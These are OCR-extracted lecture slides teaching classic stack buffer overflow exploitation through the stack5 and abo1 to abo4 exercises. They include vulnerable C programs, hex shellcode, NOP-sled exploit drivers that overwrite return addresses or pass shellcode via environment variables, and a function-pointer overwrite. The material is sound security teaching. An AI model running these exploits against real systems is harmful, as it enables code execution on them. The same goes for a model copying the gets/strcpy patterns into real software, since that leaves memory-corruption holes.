
stack4.c


Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("win")
return
IP
FP
SP
Return address
Frame pointer
cookie
buf

stack4.c


Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("win")
return
IP
FP
SP
Return address
Frame pointer
cookie
buf

stack4.c


Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("win")
return
IP
FP
SP
Return address
Frame pointer
cookie
buf

stack5.c

```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x000a0d00)
                printf("you lose!\n");
}
```

- Problem?

stack5.c

- No you win present, can’t return to existing code
- Must insert our own code to perform attack

Shellcode


- Small program in machine code representation
- Injected into the address space of the process


```
int main() {
                printf("You win\n");
                exit(0)
              }
    static char shellcode[] =
              "\x6a
\x09\x83\x04\x24\x01\x68\x77"
              "\x69\x6e\x21\x68\x79\x6f
\x75\x20"
              "\x31\xdb
\xb3\x01\x89\xe1\x31\xd2"
              "\xb2\x09\x31\xc0\xb0\x04\xc
d\x80"
```

stack5.c


```
static char shellcode[] = // shellcode from prev slide
#define RET 0xbffffd28
int main() {
  char buffer[93]; int ret;
  memset(buffer, '\x90', 92);
  memcpy(buffer, shellcode, strlen(shellcode));
  *(long *)&buffer[88] = RET;
  buffer[92] = 0;
  printf(buffer); }
```


stack5.c


IP
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("lose")
return



Stack
FP
SP
Return address
Frame pointer
cookie
Injected code


stack5.c


IP
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("lose")
return


Stack
FP
SP
Return address
Frame pointer
cookie
Injected code


stack5.c


main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("lose")
return
IP


Stack
Return address
Frame pointer
cookie
Injected code
FP
SP

stack5.c

```
main:
    cookie
    buf[80]
    printf()
    gets()
if (cookie)
  printf("lose")
    return
```



Finding inserted code

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- Generally (on kernels < 2.6) the stack will start at a static address
- Finding shell code means running the program with a fixed set of arguments/fixed environment
- This will result in the same address
- Not very precise, small change can result in different location of code
- Not mandatory to put shellcode in buffer used to overflow
- Pass as environment variable

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
Controlling the environment

Passing shellcode as environment variable:

Stack start - 4 null bytes
- strlen(program name) -
- null byte (program name)
- strlen(shellcode)

0xBFFFFFFF - 4
- strlen(program name) -
- 1
- strlen(shellcode)

Stack start:
0xBFFFFFFF



High addr

abo1.c

- static char shellcode[] = // shellcode from prev slide
- int main (int argc, char **argv) {
- char buffer[265]; int ret;
- char *execargv[3] = { "./abo1", buffer, NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- printf ("return address is %#10x", ret);
- memset(buffer, '\x90', 264);
- *(long *)&buffer[260] = ret;
- buffer[264] = 0;
- execve(execargv[0],execargv,env);}
- http://fort-knox.org/secappdev

abo2.c

```
int main(int argv,char **argc) {
        char buf[256];

        strcpy(buf,argc[1]);
        exit(1);
}
```

- Problem?

abo2.c

- Not exploitable on x86
- Nothing interesting we can overwrite before exit () is called

abo3.c

```
int main(int argv,char **argc) {
        extern system,puts;
        void (*fn)(char*)=(void(*)(char*))&system;
        char buf[256];
        fn=(void(*)(char*))&puts;
        strcpy(buf,argc[1]);
        fn(argc[2]);
        exit(1);
}
```

- Problem?

abo3.c

- Can’t overwrite the return address, because of exit()
- However this time we can overwrite the function pointer
- Make the function pointer point to our injected code
- When the function is executed our code is executed

abo3.c

- static char shellcode[] = // shellcode from prev slide
- int main (int argc, char **argv) {
  - char buffer[261]; int ret;
- char *execargv[4] = { "./abo3", buffer, "/bin/bash" ,NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- printf ("return address is %#10x", ret);
- memset(buffer, '\x90', 260);
- *(long *)&buffer[256] = ret;
- buffer[260] = 0;
- execve(execargv[0],execargv,env);}

abo4.c


```
extern system,puts;
void (*fn)(char*)=(void(*)(char*))&system;
int main(int argv,char **argc) {
        char *pbuf=malloc(strlen(argc[2])+1);
        char buf[256];
        fn=(void(*)(char*))&puts;
        strcpy(buf,argc[1]);
          strcpy(pbuf,argc[2]);
        fn(argc[3]);
        while(1); }
```

- Problem?


abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can’t overflow it directly


Indirect Pointer Overwriting



